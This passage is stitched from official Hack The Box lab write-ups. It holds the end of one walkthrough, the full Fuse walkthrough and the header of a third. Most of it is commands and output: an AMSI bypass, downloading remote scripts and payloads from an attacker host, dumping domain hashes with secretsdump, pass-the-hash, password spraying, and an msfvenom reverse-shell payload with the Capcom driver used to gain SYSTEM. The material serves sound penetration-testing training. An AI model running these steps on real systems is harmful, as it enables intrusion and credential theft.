The commands above create a new user named `john` and add him to the required groups. Next, download the PowerView script and import it into the current session.

```
PS C:\Users\svc-alfresco\Documents> menu
[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary

PS C:\Users\svc-alfresco\Documents> Bypass-4MSI
[+] Patched! :D

PS C:\Users\svc-alfresco\Documents> iex(new-object net.webclient).
downloadstring('http://10.10.14.6/PowerView.ps1')
```

The `Bypass-4MSI` command is used to evade defender before importing the script. Next, we can use the `Add-ObjectACL` with john's credentials, and give him DCSync rights.

```
$pass = convertto-securestring 'abc123!' -asplain -force
$cred = new-object system.management.automation.pscredential('htb\john', $pass)
Add-ObjectACL -PrincipalIdentity john -Credential $cred  -Rights DCSync
```

The `secretsdump` script from Impacket can now be run as john, and used to reveal the NTLM hashes for all domain users.

```
secretsdump.py htb/john@10.10.10.161
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
Password: <abc123!>
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8
```

The obtained Domain Admin hash can be used to login via psexec.

```
psexec.py administrator@10.10.10.161
-hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6

Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file gdHLEBFh.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service fskb on 10.10.10.161.....
[*] Starting service fskb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \users\administrator\desktop
 Volume in drive C has no label.
 Volume Serial Number is E8B0-D68E

 Directory of C:\users\administrator\desktop

09/23/2019  02:15 PM    <DIR>          .
09/23/2019  02:15 PM    <DIR>          ..
09/23/2019  02:15 PM                32 root.txt
```

Fuse

26st October 2020 / Document No D20.100.71

Prepared By: Cube0x0

Machine Author(s): egre55

Difficulty: Medium

Classification: Official

Synopsis

Fuse is a medium difficulty Windows box made that starts with enumeration of a print job logging application From this we can harvest usernames and possible passwords for use in a password spray attack. This successfully identifies that three domain accounts have the same password set, although their passwords are expired. We can use the Windows API to set a new password. With valid credentials we can enumerate shared printers, which yields credentials for the printer service account. This account can be used to establish a WinRM shell on the machine. From this foothold we can abuse the SeLoadDriver privilege and get a shell as SYSTEM.

Skills Required

- Basic Windows Knowledge

Skills Learned

- Printer Enumeration
- Reset Expired Passwords
- SeLoadDriver Privilege Abuse
- Password Spraying

Enumeration

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.193 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.193
```

```
nmap -p$ports -sC -sV 10.10.10.193

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-07 06:17 CDT
Nmap scan report for 10.10.10.193
Host is up (0.036s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-10-07 06:31:43Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 (workgroup: FABRICORP)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0

Host script results:
|_clock-skew: mean: -2h25m43s, deviation: 4h02m32s, median: -4h45m45s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2020-10-06T23:34:04-07:00
```

Nmap reveals that we are looking at a Domain Controller (DC) for the `fabricorp.local` domain. Apart from the standard ports exposed by domain controllers, we note that ports 5985 (Windows Remote Management) and 80 (Internet Information Services) are available. The server version is Windows Server 2016 and the OS Build is 14393.


Navigating to port 80 in the browser results in a redirect to the URL below.

```
http://fuse.fabricorp.local/papercut/logs/html/index.htm
```


We can add the DC as a name server in `/etc/resolv.conf` and refresh the web page.

```
cat /etc/resolv.conf

nameserver 10.10.10.193
<SNIP>
```


This reveals the PaperCut Print Logger application, which is used for auditing print jobs. The page contains a list of print jobs grouped by date.



Clicking on the first instance `29 May 2020` reveals the print jobs below. Some interesting information can be gained from this, such as the company username format (first letter of the first name followed by the surname), internal hostname format, possible job/role functions, and the presence of a printer called `HP-MFT01`. We can collect 3 usernames from this page (`pmerton`, `tlavel`, and `bnielson`) and save them to `users.txt` locally.




The instance of the `30 May 2020` reveals another username `sthompson`, which we add to our users.txt file. We also see a Word document with the curious title `Fabricorp01`. It's possible that someone typed a password into a Word document, saved it and printed it off. Upon saving, Microsoft Word uses the first sentence in a document as the suggested filename.



Let's take our four users and potential password, and perform a password spray using CrackMapExec.

```
crackmapexec smb 10.10.10.193 -d fabricorp -u users.txt -p 'Fabricorp01'
```



This doesn't reveal any success cases, although it's worth noting that `STATUS_PASSWORD_MUST_CHANGE` is not a failure case. We have the correct password for the `tlavel`, `bnielson` and `bhult` accounts, although the password for the accounts has expired and needs to be changed before logging in. It seems that the IT Helpdesk are setting common passwords for their users.

Foothold


In the absence of RDP (which will prompt the user to change their password), we can use PowerShell to interact with the Windows NET API module NetApi32, and change the password programmatically. This article is found upon searching for how a user can change their own expired password without RDP, and the following code is taken directly from it.

```
$username = 'bnielson'
$dc = 'fuse.fabricorp.local'
$old = 'Fabricorp01'
$new = 'SOmeVeryLongPa5s!'

$code = @'
[DllImport("netapi32.dll", CharSet = CharSet.Unicode)]
public static extern bool NetUserChangePassword(string domain, string username,
string oldpassword, string newpassword);
'@

$NetApi32 = Add-Type -MemberDefinition $code -Name 'NetApi32' -Namespace 'Win32'
-PassThru
$NetApi32::NetUserChangePassword($dc, $username, $old, $new)
```


Note: If we want to change the password than once, we'll have to choose a new one each time owing to password history enforcement in the domain. The password is reverted every two minutes.

Disconnect the VPN on the Linux machine and hop over to a Windows machine. On the Windows machine, connect the VPN, and execute the code above in the Windows PowerShell ISE. We receive confirmation that the password for `bnielson` was successfully changed if the last command returns `False`.


Still from the Windows machine, we can navigate to the UNC path `\\10.10.10.193\` and are presented with an authentication box as expected. Input the username `bnielson` with the new password set.




This reveals the standard domain controller shares below, and also the printer `hp-mft01`.



Let's connect to the printer by right-clicking on the object and selecting `Connect`.



This downloads the printer driver and sets up the local printer object. Open "Printers & Scanners", right-click on the newly added printer and click "Properties". In corporate settings, the main printers are often multifunction devices that also perform other functions such as faxing and scanning. In this case, the "scan to docs" feature requires a password (possibly for the service account), and this has been added to the printer object to help the users. We should also note that this password seems generic for service accounts in general.



We can also enumerate printer properties using PowerShell.

```
Get-Printer -Name \\10.10.10.193\hp-mft01 | Format-List
```

```
Get-Printer -Name \\10.10.10.193\hp-mft01 | Format-List

Name          : \\10.10.10.193\hp-mft01
ComputerName  : 10.10.10.193
Type          : Connection
ShareName     : HP-MFT01
PortName      : HP-MFT01
DriverName    : HP Universal Printing PCL 6
Location      : Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)
```

Set the password for `bnielson` again, then disconnect the VPN on the Windows machine and jump back to Linux. Edit `/etc/resolv.conf` again, comment out the added name server entry and re-connect the VPN.

```
cat /etc/resolv.conf

#nameserver 10.10.10.193
nameserver 8.8.8.8
```

We can use the `bnielson` credentials to enumerate domain users with Windapsearch.

```
git clone https://github.com/ropnop/windapsearch
pip install python-ldap
cd windapsearch
python windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 -U
```

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 -U
Password for FABRICORP\bnielson:

[+] Using Domain Controller at: 10.10.10.193
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=fabricorp,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:FABRICORP\bnielson
[+] Enumerating all AD users
[+]     Found 15 users:
cn: Administrator
cn: Guest
cn: DefaultAccount
cn: krbtgt
cn: svc-print
cn: bnielson
cn: sthompson
cn: tlavel
cn: pmerton
cn: svc-scan
cn: bhult
cn: dandrews
cn: mberbatov
cn: astein
cn: dmuir
```

Save the users to `users.txt` and run CrackMapExec to spray the password that we got from the printer.

```
crackmapexec smb 10.10.10.193 -d fabricorp -u users.txt -p '$fab@s3Rv1ce$1'
```

```
crackmapexec smb 10.10.10.193 -d fabricorp -u users.txt -p '$fab@s3Rv1ce$1'

SMB 10.10.10.193 445 FUSE [*] Windows Server 2016 Standard 14393 (name:FUSE)
SMB 10.10.10.193 445 FUSE [-] fabricorp\Administrator:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabricorp\Guest:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabricorp\DefaultAccount:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabricorp\krbtgt:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [+] fabricorp\svc-print:$fab@s3Rv1ce$1
```

This reveals that `svc-print` is also configured with this password.

Now we can use windapsearch again to enumerate group membership of our compromised user.

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 -U --attrs
cn,memberof
```

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 \
    -U --attrs cn,memberof
Password for FABRICORP\bnielson:

[+] Using Domain Controller at: 10.10.10.193
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=fabricorp,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:FABRICORP\bnielson
[+] Enumerating all AD users
[+]     Found 15 users:
<SNIP>
cn: svc-print
memberOf: CN=IT_Accounts,CN=Users,DC=fabricorp,DC=local
memberOf: CN=Print Operators,CN=Builtin,DC=fabricorp,DC=local
cn: bnielson
<SNIP>
```


Next we can also check the nested membership of our compromised user

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 -G --attrs
cn,memberof
```

The `IT_Accounts` group has membership of the `Remote Management Users` group, which grants all members of `IT_Accounts` with permissions to connect to the server remotely using WinRM.

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 \
    -G --attrs cn,memberof
Password for FABRICORP\bnielson:

[+] Using Domain Controller at: 10.10.10.193
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=fabricorp,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:FABRICORP\bnielson
[+] Enumerating all AD groups
[+]     Found 50 groups:
<SNIP>
cn: IT_Accounts
memberOf: CN=Remote Management Users,CN=Builtin,DC=fabricorp,DC=local
```

As Nmap revealed that port 5985 was open, we can connect using [evil-winrm] using `svc-print:$fab@s3Rv1ce$1`


evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\svc-print\Documents>

Privilege Escalation

The `whoami /groups` command reveals that we are a member of the `Print Operators` group. Membership of this group bestows the `SeLoadDriver` privilege on its members. The command `whoami /priv` reveals that this privilege is already enabled in our logon token. We can get a better understanding of the SeLoadDriver privilege by reading this post by Microsoft which describes the vulnerability and impact associated with this privilege:

```
Device drivers run as highly privileged code. A user who has the Load and unload
device drivers user right could unintentionally install malware that masquerades
as a device driver.
```

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

So far we know that we have the ability to load drivers. However, a quick Google search of this exploitation vector reveals a Tarlogic Security post that shows how a vulnerable driver can be loaded, which can be leveraged to get RCE. It also mentions that this vector is no longer exploitable in the latest Windows 10 or Windows 2016 versions.

```
All tests have been performed in a Windows 10 Version 1708 environment.
As of Windows 10 Version 1803, NTLoadDriver seems to forbid references to
registry keys under HKEY_CURRENT_USER.
```

It also isn't exploitable on Windows Server 2019. However, referring back to our Nmap scan, we see that the machine is Windows Server 2016, OS Build 14393. Privilege escalation using the `SeLoadDriver` privilege is still possible in this build version.

Windows Defender is not enabled on the machine so we don't have to care about any evasion.

```
get-item 'hklm:\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\'
```

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> get-item `
    'hklm:\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\'

Name                           Property
----                           --------
Real-Time Protection           DisableRealtimeMonitoring : 1
```

We are going to load the same vulnerable driver as the blog post and use Metasploit to exploit it. The Metasploit Capcom exploit requires a modification before we can use it so let's open the exploit in an editor.

```
pico /usr/share/metasploit-
framework/modules/exploits/windows/local/capcom_sys_exec.rb
```

Next, comment out the section beginning with `check_result`, using the multi-line comment tags `=begin` and `=end`. These tags should not be indented.

```
=begin
    check_result = check
    if check_result == Exploit::CheckCode::Safe || check_result ==
Exploit::CheckCode::Unknown
      fail_with(Failure::NotVulnerable, 'Exploit not available on this system.')
    end

    if sysinfo['Architecture'] == ARCH_X64
      if session.arch == ARCH_X86
        fail_with(Failure::NoTarget, 'Running against WOW64 is not supported,
please get an x64 session')
      end

      if target.arch.first == ARCH_X86
        fail_with(Failure::NoTarget, 'Session host is x64, but the target is
specified as x86')
      end
    end
=end
```

Next, start Metasploit and set up the multi/hander as follows.

```
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST tun0
set LPORT 4444
exploit -j
```

Then create a 64-bit Meterpreter reverse TCP payload. The architecture is important because the vulnerable Capcom driver exploit is only possible in 64-bit sessions.

```
msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp
LHOST=10.10.14.2 LPORT=4444 -f exe > msiexec.exe
```

```
msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp `
    LHOST=10.10.14.2 LPORT=4444 -f exe > msiexec.exe

[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Now we stand up a Python web server in our virtual machine, download the binary to the server and execute it using the `start-process` PowerShell cmdlet. After executing the binary, we receive a Meterpreter session as expected.

```
wget http://10.10.14.2/msiexec.exe -O msiexec.exe
start-process .\msiexec.exe
```

Next, we need to load the vulnerable Capcom driver, which can be exploited with the above module. Safe boot is not enabled in the VM BIOS, which allows us to load signed third-party drivers on the system.

In an attempt to defeat game-cheaters, Capcom attempted to build a Sony-style rootkit into their driver. However, the implementation was poor and it contained multiple vulnerabilities, including one that allowed userland code to be executed in the kernel.

We can download and compile eoploaddriver.cpp, and use it to install the vulnerable driver, but first we need to install Visual Studio then Build Tools for Visual Studio.

After installation we can launch a Visual Studio developer tools console (x86-x64) to compile the binary using the following command. The `/DUNICODE` flag will allow for Unicode output and we'll import the external `shell32.lib` library specified at the end of the command.

```
cl.exe /DUNICODE /D_UNICODE eoploaddriver.cpp shell32.lib
```

```
cl.exe /DUNICODE /D_UNICODE  eoploaddriver.cpp shell32.lib
Microsoft (R) C/C++ Optimizing Compiler Version 19.27.29112 for x86
Copyright (C) Microsoft Corporation.  All rights reserved.

eoploaddriver.cpp
Microsoft (R) Incremental Linker Version 14.27.29112.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:eoploaddriver.exe
eoploaddriver.obj
shell32.lib
```

The binary is successfully compiled. Next, download the NirSoft tool DriverView and the vulnerable Capcom driver. Transfer the three files to the box under `C:\test`.

```
wget http://10.10.14.2/eoploaddriver.exe -O C:\test\eoploaddriver.exe
wget http://10.10.14.2/Capcom.sys -O C:\test\Capcom.sys
wget http://10.10.14.2/DriverView.exe -O C:\test\DriverView.exe
```

First, execute `eoploaddriver.exe`, in order to load the vulnerable driver.

```
.\eoploaddriver.exe System\CurrentControlSet\MyService C:\test\Capcom.sys
```

```
*Evil-WinRM* PS C:\test> .\eoploaddriver.exe `
    System\CurrentControlSet\MyService C:\test\Capcom.sys

[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-
1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet
\MyService
NTSTATUS: 00000000, WinError: 0
```

This runs and the status code `00000000` is returned, which indicates that the driver was successfully loaded. We can use `DriverView.exe` to confirm this.

```
.\DriverView.exe /stext drivers.txt
gc .\drivers.txt | Select-String -pattern Capcom
```

```
*Evil-WinRM* PS C:\test> .\DriverView.exe /stext drivers.txt
*Evil-WinRM* PS C:\test> gc .\drivers.txt | Select-String -pattern Capcom

Driver Name       : Capcom.sys
Filename          : C:\test\Capcom.sys
```

Finally, return to Metasploit and run the exploit.

```
use exploit/windows/local/capcom_sys_exec
set SESSION 1
LHOST tun0
run
```

```
msf6 exploit(windows/local/capcom_sys_exec) > run

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Launching notepad to host the exploit...
[+] Process 580 launched.
[*] Reflectively injecting the exploit DLL into 580...
[*] Injecting exploit into 580...
[*] Exploit injected. Injecting payload into 580...
[*] Payload injected. Executing exploit...
[*] Sending stage (200262 bytes) to 10.10.10.193
[+] Exploit finished, wait for (hopefully privileged) payload execution
to complete.
[*] Meterpreter session 2 opened (10.10.14.2:4444 ->
10.10.10.193:50583) at 2020-10-26 10:24:07 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

This is successful, and we receive a shell as SYSTEM.

Hack The Box
PEN-TESTING LABS

Hawk

25th November 2018 / Document No D18.100.29

Prepared By: egre55

Machine Author: mr_h4sh

Difficulty: Hard

Classification: Official

